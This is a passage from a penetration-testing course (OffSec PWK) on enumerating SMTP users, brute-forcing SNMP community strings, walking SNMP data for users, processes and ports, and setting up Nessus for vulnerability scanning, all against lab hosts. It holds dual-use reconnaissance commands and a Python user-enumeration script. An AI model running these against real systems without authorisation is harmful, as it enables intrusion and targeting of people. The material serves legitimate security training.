IPC$        IPC            Remote IPC
NETLOGON    Disk           Logon server share
SYSVOL      Disk           Logon server share
The command completed successfully.
```

*Listing 77 - Running 'net view' to list remote shares*

By providing the **/all** keyword, we can list the administrative shares ending with the dollar sign.

## 6.3.5 SMTP Enumeration

We can also gather information about a host or network from vulnerable mail servers. The Simple Mail Transport Protocol (SMTP)[273] supports several interesting commands, such as *VRFY* and *EXPN*. A VRFY request asks the server to verify an email address, while EXPN asks the server for the membership of a mailing list. These can often be abused to verify existing users on a mail server, which is useful information during a penetration test. Consider the following example:

```
kali@kali:~$ nc -nv 192.168.50.8 25
(UNKNOWN) [192.168.50.8] 25 (smtp) open
220 mail ESMTP Postfix (Ubuntu)
VRFY root
252 2.0.0 root
VRFY idontexist
```

[272] (Microsoft, 2022), https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/get-started/virtual-dc/active-directory-domain-services-overview

[273] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Simple_Mail_Transfer_Protocol

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

```
550 5.1.1 <idontexist>: Recipient address rejected: User unknown in local recipient
table
^C
```

*Listing 78 - Using nc to validate SMTP users*

We can observe how the success and error messages differ. The SMTP server readily verifies that the user exists. This procedure can be used to help guess valid usernames in an automated fashion. Next, let's consider the following Python script, which opens a TCP socket, connects to the SMTP server, and issues a VRFY command for a given username:

```
#!/usr/bin/python

import socket
import sys

if len(sys.argv) != 3:
        print("Usage: vrfy.py <username> <target_ip>")
        sys.exit(0)

# Create a Socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Connect to the Server
ip = sys.argv[2]
connect = s.connect((ip,25))

# Receive the banner
banner = s.recv(1024)

print(banner)

# VRFY a user
user = (sys.argv[1]).encode()
s.send(b'VRFY ' + user + b'\r\n')
result = s.recv(1024)

print(result)

# Close the socket
s.close()
```

*Listing 79 - Using Python to script the SMTP user enumeration*

We can run the script by providing the username to be tested as a first argument and the target IP as a second argument.

```
kali@kali:~/Desktop$ python3 smtp.py root 192.168.50.8
b'220 mail ESMTP Postfix (Ubuntu)\r\n'
b'252 2.0.0 root\r\n'


kali@kali:~/Desktop$ python3 smtp.py johndoe 192.168.50.8
b'220 mail ESMTP Postfix (Ubuntu)\r\n'
b'550 5.1.1 <johndoe>: Recipient address rejected: User unknown in local recipient
table\r\n'
```

*Listing 80 - Running the Python script to perform SMTP user enumeration*

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

Similarly, we can obtain SMTP information about our target from the Windows 11 client, as we did previously:

```
PS C:\Users\student> Test-NetConnection -Port 25 192.168.50.8

ComputerName     : 192.168.50.8
RemoteAddress    : 192.168.50.8
RemotePort       : 25
InterfaceAlias   : Ethernet0
SourceAddress    : 192.168.50.152
TcpTestSucceeded : True
```

*Listing 81 - Port scanning SMB via PowerShell*

Unfortunately, with Test-NetConnection we are prevented from fully interacting with the SMTP service. Nevertheless, if not already enabled, we can install the Microsoft version of the Telnet client, as shown:

```
PS C:\Windows\system32> dism /online /Enable-Feature /FeatureName:TelnetClient
...
```

*Listing 82 - Installing the Telnet client*

We should note that installing Telnet requires administrative privileges, which could present challenges if we are running as a low-privilege user. However, we could grab the Telnet binary located on another development machine of ours at c:\windows\system32\telnet.exe and transfer it to the Windows machine we are testing from.

Once we have enabled Telnet on the testing machine, we can connect to the target machine and perform enumeration as we did from Kali.

```
C:\Windows\system32>telnet 192.168.50.8 25
220 mail ESMTP Postfix (Ubuntu)
VRFY goofy
550 5.1.1 <goofy>: Recipient address rejected: User unknown in local recipient table
VRFY root
252 2.0.0 root
```

*Listing 83 - Interacting with the SMTP service via Telnet on Windows*

The above output depicts yet another example of enumeration that we can perform from a compromised Windows host when Kali is not available.

## 6.3.6 SNMP Enumeration

Over the years, we have often found that the *Simple Network Management Protocol* (SNMP) is not well-understood by many network administrators. This often results in SNMP misconfigurations, which can result in significant information leaks.

SNMP is based on UDP, a simple, stateless protocol, and is therefore susceptible to IP spoofing and replay attacks. Additionally, the commonly used SNMP protocols 1, 2, and 2c offer no traffic encryption, meaning that SNMP information and credentials can be easily intercepted over a local network. Traditional SNMP protocols also have weak authentication schemes and are commonly left configured with default public and private community strings.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Until recently, SNMPv3, which provides authentication and encryption, has been shipped to support only DES-56, proven to be a weak encryption scheme that can be easily brute-forced. A more recent SNMPv3 implementation supports the AES-256 encryption scheme.*

Because all of the above applies to a protocol that is, by definition, meant to "Manage the Network," SNMP is another one of our favorite enumeration protocols.

*Several years ago, OffSec performed an internal penetration test on a company that provided network integration services to a large number of corporate clients, banks, and other similar organizations. After several hours of scoping out the system, we discovered a large class B network with thousands of attached Cisco routers. It was explained to us that each of these routers was a gateway to one of their clients, used for management and configuration purposes.*

*A quick scan for default cisco / cisco telnet credentials discovered a single low-end Cisco ADSL router. Digging a bit further revealed a set of complex SNMP public and private community strings in the router configuration file. As it turned out, these same public and private community strings were used on every single networking device, for the whole class B range, and beyond – simple management, right?*

*An interesting thing about enterprise routing hardware is that these devices often support configuration file read and write through private SNMP community string access. Since the private community strings for all the gateway routers were now known to us, by writing a simple script to copy all the router configurations on that network using SNMP and TFTP protocols, we not only compromised the infrastructure of the entire network integration company, but the infrastructure of their clients, as well.*

Now that we have gained a basic understanding of SNMP, we can explore one of its main features, the *SNMP MIB Tree*.

The SNMP *Management Information Base* (MIB) is a database containing information usually related to network management. The database is organized like a tree, with branches that represent different organizations or network functions. The leaves of the tree (or final endpoints) correspond to specific variable values that can then be accessed and probed by an external user. The IBM Knowledge Center[274] contains a wealth of information about the MIB tree.

For example, the following MIB values correspond to specific Microsoft Windows SNMP parameters and contain much more than network-based information:

[274] (IBM, 2022), https://www.ibm.com/support/knowledgecenter/ssw_aix_71/commprogramming/mib.html

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

| | |
|---|---|
| 1.3.6.1.2.1.25.1.6.0 | System Processes |
| 1.3.6.1.2.1.25.4.2.1.2 | Running Programs |
| 1.3.6.1.2.1.25.4.2.1.4 | Processes Path |
| 1.3.6.1.2.1.25.2.3.1.4 | Storage Units |
| 1.3.6.1.2.1.25.6.3.1.2 | Software Name |
| 1.3.6.1.4.1.77.1.2.25 | User Accounts |
| 1.3.6.1.2.1.6.13.1.3 | TCP Local Ports |

*Table 2 - Windows SNMP MIB values*

To scan for open SNMP ports, we can run **nmap**, using the **-sU** option to perform UDP scanning and the **–open** option to limit the output and display only open ports.

```
kali@kali:~$ sudo nmap -sU --open -p 161 192.168.50.1-254 -oG open-snmp.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-14 06:02 EDT
Nmap scan report for 192.168.50.151
Host is up (0.10s latency).

PORT    STATE SERVICE
161/udp open  snmp

Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
...
```

*Listing 84 - Using nmap to perform a SNMP scan*

Alternatively, we can use a tool such as *onesixtyone*,[275] which will attempt a brute force attack against a list of IP addresses. First, we must build text files containing community strings and the IP addresses we wish to scan.

```
kali@kali:~$ echo public > community
kali@kali:~$ echo private >> community
kali@kali:~$ echo manager >> community

kali@kali:~$ for ip in $(seq 1 254); do echo 192.168.50.$ip; done > ips

kali@kali:~$ onesixtyone -c community -i ips
Scanning 254 hosts, 3 communities
192.168.50.151 [public] Hardware: Intel64 Family 6 Model 79 Stepping 1 AT/AT
COMPATIBLE - Software: Windows Version 6.3 (Build 17763 Multiprocessor Free)
...
```

*Listing 85 - Using onesixtyone to brute force community strings*

Once we find SNMP services, we can start querying them for specific MIB data that might be interesting.

We can probe and query SNMP values using a tool such as *snmpwalk*, provided we know the SNMP read-only community string, which in most cases is “public”.

Using some of the MIB values provided in Table 2, we can attempt to enumerate their corresponding values. Let’s try the following example against a known machine in the labs, which has a Windows SNMP port exposed with the community string “public”. This command enumerates the entire MIB tree using the **-c** option to specify the community string, and **-v** to

[275] (Alexander Sotirov, 2008), http://www.phreedom.org/software/onesixtyone/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

specify the SNMP version number as well as the **-t 10** option to increase the timeout period to 10 seconds:

```
kali@kali:~$ snmpwalk -c public -v1 -t 10 192.168.50.151
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: Intel64 Family 6 Model 79 Stepping 1 AT/AT
COMPATIBLE - Software: Windows Version 6.3 (Build 17763 Multiprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.3
iso.3.6.1.2.1.1.3.0 = Timeticks: (78235) 0:13:02.35
iso.3.6.1.2.1.1.4.0 = STRING: "admin@megacorptwo.com"
iso.3.6.1.2.1.1.5.0 = STRING: "dc01.megacorptwo.com"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 79
iso.3.6.1.2.1.2.1.0 = INTEGER: 24
...
```

*Listing 86 - Using snmpwalk to enumerate the entire MIB tree*

Revealed another way, we can use the output above to obtain target email addresses. This information can be used to craft a social engineering attack against the newly-discovered contacts.

To further practice what we've learned, let's explore a few SNMP enumeration techniques against a Windows target. We'll use the **snmpwalk** command, which can parse a specific branch of the MIB Tree called *OID*.[276]

The following example enumerates the Windows users on the dc01 machine.

```
kali@kali:~$ snmpwalk -c public -v1 192.168.50.151 1.3.6.1.4.1.77.1.2.25
iso.3.6.1.4.1.77.1.2.25.1.1.5.71.117.101.115.116 = STRING: "Guest"
iso.3.6.1.4.1.77.1.2.25.1.1.6.107.114.98.116.103.116 = STRING: "krbtgt"
iso.3.6.1.4.1.77.1.2.25.1.1.7.115.116.117.100.101.110.116 = STRING: "student"
iso.3.6.1.4.1.77.1.2.25.1.1.13.65.100.109.105.110.105.115.116.114.97.116.111.114 =
STRING: "Administrator"
```

*Listing 87 - Using snmpwalk to enumerate Windows users*

Our command queried a specific MIB sub-tree that is mapped to all the local user account names.

As another example, we can enumerate all the currently running processes:

```
kali@kali:~$ snmpwalk -c public -v1 192.168.50.151 1.3.6.1.2.1.25.4.2.1.2
iso.3.6.1.2.1.25.4.2.1.2.1 = STRING: "System Idle Process"
iso.3.6.1.2.1.25.4.2.1.2.4 = STRING: "System"
iso.3.6.1.2.1.25.4.2.1.2.88 = STRING: "Registry"
iso.3.6.1.2.1.25.4.2.1.2.260 = STRING: "smss.exe"
iso.3.6.1.2.1.25.4.2.1.2.316 = STRING: "svchost.exe"
iso.3.6.1.2.1.25.4.2.1.2.372 = STRING: "csrss.exe"
iso.3.6.1.2.1.25.4.2.1.2.472 = STRING: "svchost.exe"
iso.3.6.1.2.1.25.4.2.1.2.476 = STRING: "wininit.exe"
iso.3.6.1.2.1.25.4.2.1.2.484 = STRING: "csrss.exe"
iso.3.6.1.2.1.25.4.2.1.2.540 = STRING: "winlogon.exe"
iso.3.6.1.2.1.25.4.2.1.2.616 = STRING: "services.exe"
iso.3.6.1.2.1.25.4.2.1.2.632 = STRING: "lsass.exe"
iso.3.6.1.2.1.25.4.2.1.2.680 = STRING: "svchost.exe"
...
```

[276] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Object_identifier

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

*Listing 88 - Using snmpwalk to enumerate Windows processes*

The command returned an array of strings, each one containing the name of the running process. This information could be valuable as it might reveal vulnerable applications, or even indicate which kind of anti-virus is running on the target.

Similarly, we can query all the software that is installed on the machine:

```
kali@kali:~$ snmpwalk -c public -v1 192.168.50.151 1.3.6.1.2.1.25.6.3.1.2
iso.3.6.1.2.1.25.6.3.1.2.1 = STRING: "Microsoft Visual C++ 2019 X64 Minimum Runtime -
14.27.29016"
iso.3.6.1.2.1.25.6.3.1.2.2 = STRING: "VMware Tools"
iso.3.6.1.2.1.25.6.3.1.2.3 = STRING: "Microsoft Visual C++ 2019 X64 Additional Runtime
- 14.27.29016"
iso.3.6.1.2.1.25.6.3.1.2.4 = STRING: "Microsoft Visual C++ 2015-2019 Redistributable
(x86) - 14.27.290"
iso.3.6.1.2.1.25.6.3.1.2.5 = STRING: "Microsoft Visual C++ 2015-2019 Redistributable
(x64) - 14.27.290"
iso.3.6.1.2.1.25.6.3.1.2.6 = STRING: "Microsoft Visual C++ 2019 X86 Additional Runtime
- 14.27.29016"
iso.3.6.1.2.1.25.6.3.1.2.7 = STRING: "Microsoft Visual C++ 2019 X86 Minimum Runtime -
14.27.29016"
...
```

*Listing 89 - Using snmpwalk to enumerate installed software*

When combined with the running process list we obtained earlier, this information can become extremely valuable for cross-checking the exact software version a process is running on the target host.

Another SNMP enumeration technique is to list all the current TCP listening ports:

```
kali@kali:~$ snmpwalk -c public -v1 192.168.50.151 1.3.6.1.2.1.6.13.1.3
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.88.0.0.0.0.0 = INTEGER: 88
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.135.0.0.0.0.0 = INTEGER: 135
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.389.0.0.0.0.0 = INTEGER: 389
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.445.0.0.0.0.0 = INTEGER: 445
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.464.0.0.0.0.0 = INTEGER: 464
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.593.0.0.0.0.0 = INTEGER: 593
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.636.0.0.0.0.0 = INTEGER: 636
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.3268.0.0.0.0.0 = INTEGER: 3268
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.3269.0.0.0.0.0 = INTEGER: 3269
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.5357.0.0.0.0.0 = INTEGER: 5357
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.5985.0.0.0.0.0 = INTEGER: 5985
...
```

*Listing 90 - Using snmpwalk to enumerate open TCP ports*

The integer value from the output above represents the current listening TCP ports on the target. This information can be extremely useful as it can disclose ports that are listening only locally and thus reveal a new service that had been previously unknown.

## 6.4 Wrapping Up

In this Module, we explored the foundational aspects of the iterative process of both passive and active information gathering. We first covered a variety of techniques and tools to locate information about companies and their employees. This information can often prove to be

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

invaluable in later stages of the engagement. We then focused on how to actively scan and enumerate services that are commonly exposed. We learned how to perform these enumeration steps from both Kali Linux and a Windows client.

There is never one “best” tool for any given situation, especially since many tools in Kali Linux overlap in function. It’s always best to familiarize ourselves with as many tools as possible, learn their nuances, and whenever possible, measure the results to understand what’s happening behind the scenes. In some cases, the “best” tool is the one held by the pentester who is most familiar with.

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

# 7 Vulnerability Scanning

In this Learning Module, we will cover the following Learning Units:

- Vulnerability Scanning Theory
- Vulnerability Scanning with Nessus
- Vulnerability Scanning with Nmap

The discovery of vulnerabilities is an integral part of any security assessment. The process of identifying the attack surface of a piece of software, system, or network is called *Vulnerability Scanning*.[277]

Vulnerability scanners come in many different forms, from individual scripts that identify a single vulnerability to complex commercial solutions that scan for a broad variety. Automated vulnerability scanners can be invaluable for penetration testers as they help quickly establish a baseline on the target network before performing a more thorough manual testing analysis to get adequate coverage. Common types of vulnerability scanners are web application and network vulnerability scanners.

In this Module, we will analyze automated network vulnerability scanning. We'll begin with the theory behind vulnerability scanning and then use *Nessus*[278] and *Nmap*[279] to perform different kinds of vulnerability scans.

## 7.1 Vulnerability Scanning Theory

This Learning Unit covers the following Learning Objectives:

- Gain a basic understanding of the Vulnerability Scanning process
- Learn about the different types of Vulnerability Scans
- Understand the considerations of a Vulnerability Scan

In this Learning Unit, we'll discuss the theory behind vulnerability scanning. Before inspecting our tools, we need to outline the basic workflow of a vulnerability scanner and understand how it finds vulnerabilities. We will also review the different types and considerations of a vulnerability scan.

### 7.1.1 How Vulnerability Scanners Work

Every vulnerability scanner has its own customized workflow but the basic process behind vulnerability scanning is implementation independent. The basic process of an automated vulnerability scanner can be described as:

1. Host discovery

[277] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Vulnerability_scanner

[278] (Tenable, 2022), https://www.tenable.com/products/nessus

[279] (Nmap, 2022), https://nmap.org

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

2. Port scanning
3. Operating system, service, and version detection
4. Matching the results to a vulnerability database

The *Host Discovery*[280] tells the scanner if the target is up and responding. The scanner then uses various techniques to identify all open ports on the system and detect all remotely accessible services with corresponding versions. In addition, operating system detection will be done in this step. Based on all gathered information, the vulnerability scanner will then query a vulnerability database to match the found data to vulnerabilities. Examples for vulnerability databases are the *National Vulnerability Database*[281] and the *Common Vulnerabilities and Exposures* (CVE) program.[282]

> *Most commercial vulnerability scanners also have the functionality to verify found vulnerabilities by attempting to partially or fully exploit them. This can significantly reduce missed vulnerabilities but can impact the stability of the service or system.*

Vulnerabilities are identified by the CVE system.[283] While this allows us to identify and find verified vulnerabilities, the CVE identifier provides no information about the severity of a vulnerability.

The *Common Vulnerability Scoring System* (CVSS)[284] is a framework for addressing characteristics and severity of vulnerabilities. Each CVE has a CVSS score assigned. The two major versions are CVSS v2[285] and CVSS v3.[286] Both versions use a range from 0 to 10 to rate vulnerabilities with different severity labels. The following figure from the *National Institute of Standards and Technology* (NIST)[287] lists the range of the base score and associated severity for CVSS v2.0 and CVSS v3.0.

| CVSS v2.0 Ratings | | CVSS v3.0 Ratings | |
|---|---|---|---|
| **Severity** | **Base Score Range** | **Severity** | **Base Score Range** |
| | | None | 0.0 |
| Low | 0.0-3.9 | Low | 0.1-3.9 |
| Medium | 4.0-6.9 | Medium | 4.0-6.9 |
| High | 7.0-10.0 | High | 7.0-8.9 |
| | | Critical | 9.0-10.0 |

*Figure 33: CVSS Ratings*

[280] (CAPED Mitre, 2021), https://capec.mitre.org/data/definitions/292.html
[281] (NIST, 2022), https://nvd.nist.gov
[282] (CVE MITRE, 2022), https://cve.mitre.org/cve/search_cve_list.html
[283] (CVE MITRE, 2022), https://cve.mitre.org
[284] (NIST, 2022), https://nvd.nist.gov/vuln-metrics/cvss
[285] (First, 2007), https://www.first.org/cvss/v2/guide
[286] (First, 2019), https://www.first.org/cvss/user-guide
[287] (NIST, 2022), https://www.nist.gov/

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

To obtain a CVSS score, we can review the CVE in a vulnerability database, or if there is no CVE assigned, we can use a *CVSS calculator*.[288] In 2019, CVSS v3.1 was released, which clarified and improved the existing version.

We need to be aware that the results of a vulnerability scan can be incomplete or contain wrongfully detected vulnerabilities.

A *false positive*[289] occurs when a vulnerability is detected but the target is not actually vulnerable. This can happen through a wrong service and version detection or a configuration that makes the target unexploitable. False positives can also occur when patches or updates are *backported*,[290] meaning that security fixes are applied to an older version of software.

*False negative*[291] is another important term. It occurs when a vulnerability is missed by the vulnerability scanner.

In a penetration test, we often need to find the right balance between manual and automated vulnerability scanning. Let's explore both options briefly.

A manual vulnerability scan will inevitably be very resource intensive and time consuming. When there is a huge amount of data to analyze, we often reach our cognitive limit quickly and overlook vital details. On the other hand, manual vulnerability scanning allows for the discovery of complex and logical vulnerabilities that are rather difficult to discover using any type of automated scanner.

Automated vulnerability scans are invaluable when working on engagements for a multitude of reasons. First, in nearly all types of assessments, we have time constraints. Therefore, when we have a big enterprise network to scan, we cannot manually review every system. This is especially true when thinking about new or complex vulnerabilities. Second, by using automated scanners, we can quickly identify easily-detected vulnerabilities and other low-hanging fruit.

We should take the time to explore the inner-workings of every automated tool we plan to use in a security assessment. This will not only assist us in configuring the tool and digesting the results properly, but will help us understand the limitations that must be overcome with manually applied expertise.

## 7.1.2 Types of Vulnerability Scans

In this section, we will examine *internal* and *external* as well as *unauthenticated* and *authenticated* vulnerability scans.

The location we perform the vulnerability scan from determines the target visibility. If a client tasks us with an external vulnerability scan, they mean to analyze one or more systems that are accessible from the internet. Targets in an external vulnerability scan are often web applications, systems in the *demilitarized zone* (DMZ),[292] and public-facing services.

---

[288] (NIST, 2022), https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator

[289] (CGISecurity.com, 2008), https://www.cgisecurity.com/questions/falsepositive.shtml

[290] (Red Hat, 2020), https://access.redhat.com/security/updates/backporting

[291] (CGISecurity.com, 2008), https://www.cgisecurity.com/questions/falsenegative.shtml

[292] (Wikipedia, 2021), https://en.wikipedia.org/wiki/DMZ_(computing)

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

The client's intention is to get an overview of the security status of all systems that are accessible by an external attacker. In most cases, we get a list of IP addresses the client wants us to scan but occasionally, they want us to map all external accessible systems and services by ourselves. While a company should always know which of their systems are publicly accessible, it's not always the case. As a result, we will often find externally exposed sensitive systems and services that the company is not aware of.

On the other hand, there is the internal vulnerability scan where we have direct access to either a part of or the complete internal network of a client. When a client tasks us with this kind of vulnerability scan, we either get *VPN*[293] access or we perform the scan on-site. The intention is to get an overview of the security status of the internal network. It is important to analyze which vectors an attacker can use after breaching the perimeter.

The next two scan types we will examine are authenticated and unauthenticated vulnerability scans. When we perform a vulnerability scan on a system without providing credentials, it is called an unauthenticated vulnerability scan. Unauthenticated scans are made to find vulnerabilities in remotely accessible services on a target. Therefore, they map the system with all open ports and provide us with an attack surface by matching the information to vulnerability databases as mentioned before.

However, we get no information about local security flaws, such as missing patches, outdated software, or configuration vulnerabilities on the system itself. For example, in an unauthenticated vulnerability scan on a Windows target, we cannot determine if the system is patched against the *HiveNightmare*[294] vulnerability, which allows a unprivileged user to read sensitive system files. This is where authenticated scans come into play.

Most scanners can be configured to run authenticated scans, in which the scanner logs in to the target with a set of valid credentials. In most instances, authenticated scans use a privileged user account to have the best visibility into the target system. The goal of authenticated vulnerability scans is to check for vulnerable packages, missing patches, or configuration vulnerabilities.

We will perform both authenticated and unauthenticated scans in the next Learning Unit, but first, let's discuss how to obtain accurate and conclusive results.

### 7.1.3 Things to consider in a Vulnerability Scan

In this section, we will cover a few things we need to consider when planning and performing a vulnerability scan. In large engagements, we need to configure the vulnerability scanner carefully to get meaningful and relevant results.

The first consideration we'll discuss is the scanning duration. Depending on the scanning type and number of targets, the duration of an automated scan can vary greatly. Because external scans over the internet can be time consuming due to the number of hops and intermediate systems on the network route, it's important that we plan accordingly if we have a large list of IP addresses.

We also need to discuss target visibility. While it is easy to input an IP address and start the vulnerability scan, we often have to properly consider our targets. It's important to determine if

[293] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Virtual_private_network

[294] (MSRC, 2021), https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36934

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

our targets are accessible without the need of any VPNs or permissions in a firewall. In most cases, a client providing a list of IP addresses for an external scan isn't a cause for concern. But if we are single-handedly determining the attack surface of a client's publicly accessible infrastructure, we need to understand that firewalls and other access restriction mechanisms, which could make systems and services inaccessible, might be in place.

For example, an international client has several systems in multiple countries. They restrict access from all IP addresses outside of the country where each system is located. From our location, we are only able to access the systems located in our country while all others are inaccessible to us.

Let's also consider target visibility in an internal engagement. We need to think about our positioning in the network to get meaningful results, especially when we want to scan systems from other subnets. Keep in mind that firewalls, *intrusion prevention systems* (IPS),[295] and intermediate network devices (such as routers), can filter or alter our traffic. One example of this is when a vulnerability scanner sends ICMP packets in the Host Discovery step and the intermediate device does not forward them. Hence, the scanner marks the target as offline.

In addition, our scan can be affected by *rate limiting*,[296] which is used to limit the amount of traffic on a network. When our scan exceeds thresholds like throughput, packet count, or connection count, the source system of our vulnerability scan can be drastically restricted in the context of networking capabilities. When the host discovery and service detection probes are rate limited and therefore slowed down, the vulnerability scanner may miss live hosts or services. Most vulnerability scanners can address this by specifying delays, timeouts, and limiting parallel connections.

Finally, let's review the network and system impact of vulnerability scans. A vulnerability scanner produces a lot of network traffic in most configurations, especially if we want to scan multiple targets in a parallel way. This can easily render a network unusable. To address this, we could reduce the number of parallel scans or the scanning speed. An even bigger problem is the potential impact of our vulnerability scan on the stability of a system. We need to consider that every vulnerability scan can bring instability to any system or service we scan.

## 7.2 Vulnerability Scanning with Nessus

This Learning Unit covers the following Learning Objectives:

- Install Nessus
- Understand the different Nessus components
- Configure and perform a vulnerability scan
- Understand and work with the results of a vulnerability scan with Nessus
- Provide credentials to perform an authenticated vulnerability scan
- Gain a basic understanding of Nessus plugins

[295] (VMWare, 2022), https://www.vmware.com/topics/glossary/content/intrusion-prevention-system.html

[296] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Rate_limiting

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

In this Learning Unit, we'll focus on Nessus, which is one of the most popular vulnerability scanners, containing over 67000 CVEs[297] and 168000 plugins.[298]

Nessus is available as *Nessus Essentials* and *Nessus Professional*.[299] We will use the free version, Nessus Essentials, which comes with some restrictions and constraints. For example, we can only scan 16 different IP addresses, and some templates and functions are not available. However, Nessus Essentials will give us insight into how to use the full commercial version and the general concepts discussed in this section will also apply to most commercial scanners.

## 7.2.1 Installing Nessus

For this Learning Unit, we'll need to install Nessus on the Kali Linux VM, which is used to connect to the PEN-200 lab environment. An internet connection and email address will be necessary to download and activate Nessus. The minimum hardware requirements *Tenable* recommends[300] are 4 CPU cores and 8GB of RAM. However, we don't need to meet those requirements for our exercises. 2 CPU cores and 4GB of RAM are sufficient for our needs.

Nessus is not available in the Kali repositories and needs to be installed manually. We can download the current version of Nessus as a 64bit *.deb*[301] file for Kali from the Tenable website.[302] There, we also get the *SHA256*[303] and *MD5*[304] checksums for the installer.

Let's select **Linux - Debian - amd64** as platform and download the installer.





*Figure 34: Download Nessus for Kali*

After downloading the installer, we'll check the SHA256 checksum to validate it. To do this, we click the *Checksum* button and copy the SHA256 checksum to the clipboard via the copy icon.

---

[297] (CVE MITRE, 2022), https://cve.mitre.org

[298] (Tenable, 2022), https://www.tenable.com/plugins

[299] (Tenable, 2022), https://www.tenable.com/products/nessus

[300] (Tenable Docs,2022), https://docs.tenable.com/generalrequirements/Content/NessusScannerHardwareRequirements.htm

[301] (Wikipedia, 2021), https://en.wikipedia.org/wiki/Deb_(file_format)

[302] (Tenable, 2022), https://www.tenable.com/downloads/nessus

[303] (Wikipedia, 2022), https://en.wikipedia.org/wiki/SHA-2

[304] (Wikipedia, 2022), https://en.wikipedia.org/wiki/MD5

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

We then echo the copied checksum together with the filename of the installer into a file with the name sha256sum_nessus. Since the button next to the SHA256 checksum only copies the checksum itself, we need to enter the file name manually. The resulting sha256sum_nessus file needs to be in the same directory as the Nessus installer. We will then use sha256sum[305] with the -c parameter to verify the checksum.

```
kali@kali:~$ cd ~/Downloads

kali@kali:~/Downloads$ echo
"4987776fef98bb2a72515abc0529e90572778b1d7aeeb1939179ff1f4de1440d Nessus-10.5.0-
debian10_amd64.deb" > sha256sum_nessus

kali@kali:~/Downloads$ sha256sum -c sha256sum_nessus
Nessus-10.5.0-debian10_amd64.deb: OK
```

*Listing 91 - Verifying the checksum*

The output shows that the checksums match, which means we can install the package. If there is an updated version of Nessus, the checksum from the previous listing will be different and needs to be adapted.

To install the Nessus package, we'll use apt[306] with the install option.

```
kali@kali:~/Downloads$ sudo apt install ./Nessus-10.5.0-debian10_amd64.deb
...
Preparing to unpack .../Nessus-10.5.0-debian10_amd64.deb ...
Unpacking nessus (10.5.0) ...
Setting up nessus (10.5.0) ...
...
Unpacking Nessus Scanner Core Components...
 - You can start Nessus Scanner by typing /bin/systemctl start nessusd.service
 - Then go to https://kali:8834/ to configure your scanner
```

*Listing 92 - Nessus installation*

After the installation is complete, we can start the *nessusd* service via systemctl.[307]

```
kali@kali:~/Downloads$ sudo systemctl start nessusd.service
```

*Listing 93 - Starting Nessus*

Once Nessus is running, we can launch a browser and navigate to https://127.0.0.1:8834. We will be presented with a warning indicating an unknown certificate issuer, which is expected due to the use of a self-signed certificate. To accept and trust the self-signed certificate, we can click on *Advanced…* and then *Accept the Risk and Continue*.

[305] (Man7, 2020), https://man7.org/linux/man-pages/man1/sha256sum.1.html

[306] (Wikipedia, 2022), https://en.wikipedia.org/wiki/APT_(software)

[307] (Wikipedia, 2022), https://en.wikipedia.org/wiki/Systemd

PWK - Copyright © 2023 OffSec Services Limited. All rights reserved.

